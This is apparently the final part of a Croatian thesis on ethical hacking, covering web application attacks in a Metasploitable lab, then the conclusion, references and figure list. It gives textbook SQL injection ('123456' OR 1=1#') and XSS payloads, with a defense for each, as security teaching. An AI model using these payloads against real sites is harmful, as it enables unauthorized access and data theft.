Kako bi hakirali Web aplikaciju možemo koristiti napade na server (**poglavlje 5.3.**), no u ovom poglavlju pokazati ćemo metode koje hakeri koriste, automatizirane testove koji će prikazati ranjivosti Web aplikacije (multillidae) koja se nalazi u *Metasploitableu* i slično. U slučaju da nismo pronašli ranjivosti ciljane Web aplikacije, moguće je pronaći druge aplikacije koje su na istom serveru i iskoristiti njihove ranjivosti.

Informacije možemo prikupiti koristeći Web aplikacije **Whois Lookup** (pronalazak općenitih informacija servera, domene ili IP adrese), **Netcraft** (pronalazak tehnologija korištenih za kreiranje Web aplikacije), **Robtex** za dodatne informacije.



Slika 69. ZAP – rezultati, Izvor: Izrada autora

Na slici 69 je prikazan **ZAP** (eng. Zed Attack Proxy) koji automatski pronalazi ranjivosti u Web aplikacijama, može se koristiti i za manualno testiranje. Također poznat je pod nazivom „man-in-the-middle-proxy“ jer se nalazi između pretraživača i Web aplikacije

kako bi analizirao/modificirao promet koji se između njih odvija. Moguće je provesti pasivno i aktivno skeniranje. Pasivno skeniranje je inicijalno uključeno te ne mijenja odgovore koji idu prema aplikaciji (prikazuje neke ranjivosti). Aktivno skeniranje pronalazi više ranjivosti od pasivnog skeniranja. Ako pokrenemo *attack* (pokrenuli smo aktivno skeniranje na unesenom URL-u) ZAP koristeći proxy najprije pronalazi kroz sve URL zahtjeve Web aplikacije (eng. spidering). Kasnije ZAP simulira napade na sve pronađene stranice ovisno o odabranoj „politici" koju možemo podesiti. [14]

Na slici 69 možemo vidjeti rezultate skeniranja sa kategoriziranim napadima, za pronađene ranjivosti ZAP nam prikazuje kako ih riješiti.

U nastavku ukratko ćemo objasniti na koje načine hakeri dobivaju pristup web aplikacijama.

Nakon faze prikupljanja informacija možemo vidjeti koje programske jezike Web server razumije. U slučaju da na Web aplikaciji postoji forma u kojoj možemo dodati datoteku, umjesto očekivane datoteke (npr. slike, videa, tekstualne datoteke i sl.) možemo odabrati *backdoor* (npr. kreiran u **poglavlju 5.4.1.2**) koji se zatim pohranjuje negdje na serveru. Ako možemo pristupiti URL-u na kojem je datoteka pohranjena, pokrenuli smo ju i tako smo dobili pristup serveru. Kako bi se zaštitili od ovakvog propusta potrebno je prilikom kreiranja Web aplikacije napraviti provjeru tipa datoteke koja se može dodati (i na *frontendu* i na *backendu*).

Također potrebno je obratiti pažnju na URL koji se prikazuje korisniku (napadaču). U slučaju da se u URL-u nalaze nazivi skripti npr. indeks.php?page=*naziv.php* napadač tada može probat pristupiti toj datoteci putem URL-a. Nakon toga u slučaju greške dobiva putanju na kojoj se datoteka nalazi (npr. */var/www/…/…/naziv.php*). Napadač tada može probati pristupiti ostalim datotekama na serveru pozicionirajući se u drugi direktorij. Kako bi spriječili ovakve napade umjesto dinamičkog naziva skripte koja dohvaća parametar pomoću metode $_GET['page'] iz URL-a možemo ručno upisati (eng. hardcode) naziv skripte u *include* koja se učitava na danoj putanji.

Općenito svaki element za unos teksta može poslužiti napadaču da isproba pokretanje neke naredbe (npr. operacijskog sustava na kojem se nalazi Web aplikacija ili SQL naredbi). Svaki unos korisnika trebao bi se filtrirati prije unosa korištenjem Regex-a ili ispitivanjem unesenog teksta (string-a).

Dolazimo do napada pod nazivom **SQL injection** (također opisan u **poglavlju 4.2.**). Većina stranica koristi bazu podataka, Web aplikacija obično vrši CRUD (eng. Create Read Update Delete) operacije nad nekom bazom. SQL injection provodimo izvršavajući naredbe nad bazom koje upisujemo u element za unos teksta u formi (možemo isprobati na više stranica Web aplikacije) ili u URL. Obično koristimo specijalne znakove kao što su jednostruki navodnici. Recimo da imamo formu za koja traži korisničko ime i lozinku. U element za unos lozinke unesemo 123456' OR 1=1#. Znak ljestve koristimo da se ignorira ostali dio upita koji se izvršava na bazi. Upit na bazi bi sada mogao izgledati npr. SELECT * Users WHERE username='inputUsername' and password='123456' OR 1=1#'. U slučaju da podaci nisu filtrirani sada bi se ulogirali jer 1=1 uvjet je istinit. Mogli smo unesti i '# u element koji traži unos korisničkog imena. U koliko postoji ranjivost koja omogućava SQL injection mogu se koristiti razni upiti na bazu.

Kako bi se zaštitili od ovakvih napada možemo koristiti filtere inputa koje korisnici unose. Najbolja praksa je koristiti parametrizirane uvjete gdje su podaci koji se unose odvojeni od SQL-a. Napišemo glavni upit SQL-a odvojeno od vrijednosti koja se unosi, tada *prepare statement* izgleda „SELECT * FROM users WHERE username=?“ gdje se upitnik zamjenjuje doslovno unesenoj vrijednosti od strane korisnika i *prepare statement* upit nije izmijenjen. Web aplikacija tada zna da se radi o vrijednosti, a ne o SQL kodu.

XSS (eng. Cross Site Scripting) je ranjivost koja omogućuje napadaču da ubaci *javascript* kod u Web stranicu – također opisan u **poglavlju 4.2.**. Radi se o napadu koji se izvršava na klijentskoj strani.

Postoje tri vrste XSS-a:

- **stored XSS** – pohranjuje se u bazu kako bi se *javascript* kod izvršio kada bilo koji klijent posjeti tu stranicu
- **reflected XSS** – *javascript* kod koji se izvršava kada klijent posjeti specifičan URL
- **DOM based XSS** – *javascript* kod koji se izvršava na klijentskoj strani bez potrebe za komunikacijom s Web serverom

Stored XSS –*javascript* kod ubacuje se u bazu podataka ili Web aplikaciju. Kod je izvršen kada je Web stranica posječena. Na primjer ako posjetimo blog stranicu i možemo napisati komentar taj komentar je prikazan svakome tko posjeti tu stranicu (komentar je spremljen u bazu podataka). Ako umjesto komentara upišemo *javascript* kod taj kod će se prikazati svakom klijentu posjeti tu stranicu (kada je dohvaćen taj komentar).

Reflected XSS – ako postoji URL s parametrima možemo izvršiti *reflected XSS*. Na primjer ako postoji Web stranica koja u svom URL-u sadrži parametar, npr. ?name=ime umjesto vrijednosti parametra *name* možemo napisati *javascript* kod (npr. <script>alert(“XSS“)</script>) koji će se izvršiti kada meta posjeti modificirani URL.

Kako bi se zaštitili od ovakvih napada kao programer trebali bi filtrirat podatke (ili izmjeniti) koje korisnik može unesti u element za unos teksta (npr. znakovi: &, <, >, “, ', /). Te znakove možemo zamijeniti njihovim ekvivalentima u html-u. Kao korisnik za najveću sigurnost možemo isključiti *javascript* u pretraživaču prilikom učitavanja Web stranica.

6. Zaključak

Hakerom se često smatraju osobe koje krše zakon koristeći računalo, no vidjeli smo da postoje crni (eng. black hat), bijeli (eng.white hat) i sivi (eng.gray hat) hakeri koji nemaju isti cilj. Kada govorimo o etičkom hakiranju mislimo na provođenje aktivnosti koje izvršava bijeli haker. Velike i male tvrtke unajmljuju bijele hakere da provedu penetracijsko testiranje sustava koristeći pritom razne metode i alate za pronalazak ranjivosti sustava u svrhu prevencije istih. Penetracijsko testiranje trebalo bi izvoditi periodički i nakon novo instaliranih programa. Ako novo instalirani program ima sigurnosti propust, sustav nije siguran.

Vidjeli smo kako funkcionira mreža i koje su to metode koje hakeri koriste. U slučaju sumnje da postoji napad prikazali smo kako detektirati sumnjive aktivnosti i koje su najbolje prakse zaštite za prevenciju napada. Preporučuje se izbjegavati otvorene ili sumnjive WiFi mreže, provjeriti adresu na koju poveznica vodi, te prije preuzimanja/otvaranja datoteke razmisliti radi li se o malicioznoj datoteci. Kako bi se poboljšala sigurnost sustava, sustav i antivirusne programe potrebno je redovito ažurirati. Na Internetu svakodnevno dajemo razne osobne informacije koje hakeri mogu iskoristiti u svrhu provođenja napada. Za povećanje sigurnosti potrebno je koristiti razne račune, lozinke i dvostruku autorizaciju tamo gdje je moguće. Preporučljivo je koristiti VPN i HTTPS Everywhere dodatak za pretraživač. Kako bi osigurali svjetsku sigurnost važno je svoje vještine i znanje o sigurnosti koristiti i širiti za dobrobit društva.

Popis literature

1. E. S. Raymond, „The Jargon Lexicon“, *The new hackers Dictionary*, izd. 3, str. 234, 1996.

2. Norton, „What is the Difference Between Black, White and Grey Hat Hackers?“ (bez dat.) [Na internetu]. Dostupno: https://us.norton.com/internetsecurity-emerging-threats-what-is-the-difference-between-black-white-and-grey-hat-hackers.html [pristupano 04.04.2020.].

3. CARNet CERT, “Metodologija penetracijskog testiranja“, [Na internetu] 28.02.2008. Dostupno: https://www.cert.hr/wp-content/uploads/2019/04/CCERT-PUBDOC-2008-02-219.pdf [pristupano 12.04.2020.].

4. EC-Council, „Certified Ethical Hacking – The 5 phases Every Hacker Must Follow“ (bez dat.), [Na internetu]. Dostupno: https://d3alc7xa4w7z55.cloudfront.net/static/upload/201/0123/2016-ossovernet_ethical_hacking.pdf [pristupano 12.04.2020.].

5. Federal Communications Comission, „Cyber Security Planning Guide“ (bez dat.), [Na internetu]. Dostupno: https://transition.fcc.gov/cyber/cyberplanner.pdf [pristupano 15.04.2020.].

6. J. Melnick, „Top 10 Most Common Types of Cyber Attacks“, [Blog post]. 15.05.2018. Dostupno: https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/ [pristupano 10.05.2020.].

7. Offensive Security (bez dat.) *Kali Linux Tools Listing* [Na internetu]. Dostupno: https://tools.kali.org/tools-listing [pristupano: 12.05.2020.].

8. Z. Sabih, „Learn Ethical Hacking From Scratch“, *Udemy* [Video sadržaj]. Dostupno: https://www.udemy.com/course/learn-ethical-hacking-from-scratch/ [pristupano 08.03.2020.].

9. „Mutal data transfer“, (03.04.2019.). Code Project [Na internetu]. Dostupno: https://www.codeproject.com/Questions/1360173/Mutual-data-transfer-Python-socket-programming [pristupano 20.04.2020.]

10. R. Amminabhavi, „Python reverse shell“, 04.08.2018. [Na internetu]. Dostupno: https://medium.com/@rietesh/python-reverse-shell-hack-your-neighbours-552561336ca8 [pristupano 20.04.2020.]

11. „Wired Equivalent Privacy“ (bez dat.), *Wikipedia, the Free Encyclopedia*. Dostupno: https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy [pristupano 12.07.2020.].

12. „Wi-Fi Protected Access“ (bez dat.), *Wikipedia, the Free Encyclopedia*. Dostupno: https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access [pristupano 12.07.2020.].

13. „HTTP Strict Transport Security“ (bez dat.), *Wikipedia, the Free Encyclopedia*. Dostupno: https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security [pristupano 05.08.2020.].

14. Open Web Application Security Project (bez dat.) „OWASP ZAP 2.9“ [Na internetu]. Dostupno: https://www.zaproxy.org/pdf/ZAPGettingStartedGuide-2.9.pdf [pristupano 23.08.2020.].

Popis slika

Slika 1. Podjela hakera 2
Slika 2. Faze penetracijskog testiranja 5
Slika 3. TCP – *three way handshake* 12
Slika 4. Shema XSS napada 17
Slika 5. Uvoz Kali Linux 22
Slika 6. Postavke Nat mreže unutar VirtualBoxa 23
Slika 7. Postavke Nat mreže za Kali Linux 23
Slika 8. Snimka trenutnog stanja virtualne mašine 24
Slika 9. Dodavanje snimke virtualne mašine 24
Slika 10. Dodavanje lozinke root korisniku 24
Slika 11. Općeniti prikaz mreže 25
Slika 12. Promjena MAC adrese 26
Slika 13. *NetworkManager.conf* – izmjena konfiguracije 26
Slika 14. Wireless adapter – promjena u Monitor mode 27
Slika 15. Airodump-ng – rezultati skeniranja 27
Slika 16. Airodump-ng – rezultati skeniranja željene mreže 28
Slika 17. Airodump-ng – kreirane datoteke 28
Slika 18. Aircrack-ng – pronađena lozinka 29
Slika 19. Aircrack-ng – pronađena lozinka korištenjem liste riječi 31
Slika 20. Netdiscover – uređaji spojeni na istoj mreži 32
Slika 21. Nmap – rezultati skeniranja 33
Slika 22. ARP tablica – IP, MAC adrese 34
Slika 23. ARP tablica – nakon arspoofa 34
Slika 24. Bettercap – spojeni klijenti 35
Slika 25. Bettercap – podaci prijave 36
Slika 26. Modificirana hostapd-mana.confg datoteka 37
Slika 27. Modificirana start-nat-simple.sh datoteka 37
Slika 28. XArp - detekcija 38
Slika 29. Metasploitable 39
Slika 30. Metasploitable IP adresa (10.0.2.4) 40
Slika 31. Ping na IP adresu *Metasploitable-a* 40
Slika 32. Zenmap – rezultati skeniranja 41
Slika 33. Zenmap – servis: netkit-rsh rexecd 42
Slika 34. Kali Linux – rlogin pomoć i naredba 42
Slika 35. Metasploit – korištenje 43
Slika 36. Metasploit – payload 44
Slika 37. Metasploit – reverse_netcat 45
Slika 38. Nexpose – završeno skeniranje 46
Slika 39. Nexpose – graf ranjivosti (CVSS – rizik) i potrebno znanja za *exploit* 47
Slika 40. Nexpose – Affects – dio tablice 47
Slika 41. Nexpose – Remediations 48

Slika 42. Veil - lista payloada 50
Slika 43. Veil – opcije 51
Slika 44. Veil – generirani *backdoor* 51
Slika 45. Veil – Metasploit *payload* opcije 52
Slika 46. Uspostavljena konekcija 53
Slika 47. Uspostavljanje konekcije – skripta *server.py* 54
Slika 48. Slanje naredbi – skripta *server.py* nastavak 55
Slika 49. Skripta *client.py* 55
Slika 50. EvilGrade opcije 57
Slika 51. Caplet datoteka – opcije i parametri 57
Slika 52. Lažiranje domene prema Kali mašini (10.0.2.6) 58
Slika 53. DAP – Ažuriranje programa 58
Slika 54. Konekcija s računalom – uspješno uspostavljena 59
Slika 55. WinMD5 – korištenje 61
Slika 56. Maltego – graf entiteta 62
Slika 57. Automatizirana skripta za preuzimanje i pokretanje datoteka 63
Slika 58. Mailgun SMTP podaci 65
Slika 59. Temp Mail – primljena poruka 66
Slika 60. *BeEF – javascript* skripta 67
Slika 61. Skripta *inject_beef.js* 68
Slika 62. Bettercap - hstshijack 68
Slika 63. Beef – Commands 69
Slika 64. Istekla sesija / rezultati odgovora 69
Slika 65. Lažno ažuriranje na pretraživaču 70
Slika 66. *Resource Monitor – TCP* konekcije 70
Slika 67. *Hybrid analysis* – izvještaj 71
Slika 68. Općeniti prikaz mreže sa IP adresama 72
Slika 69. ZAP – rezultati 74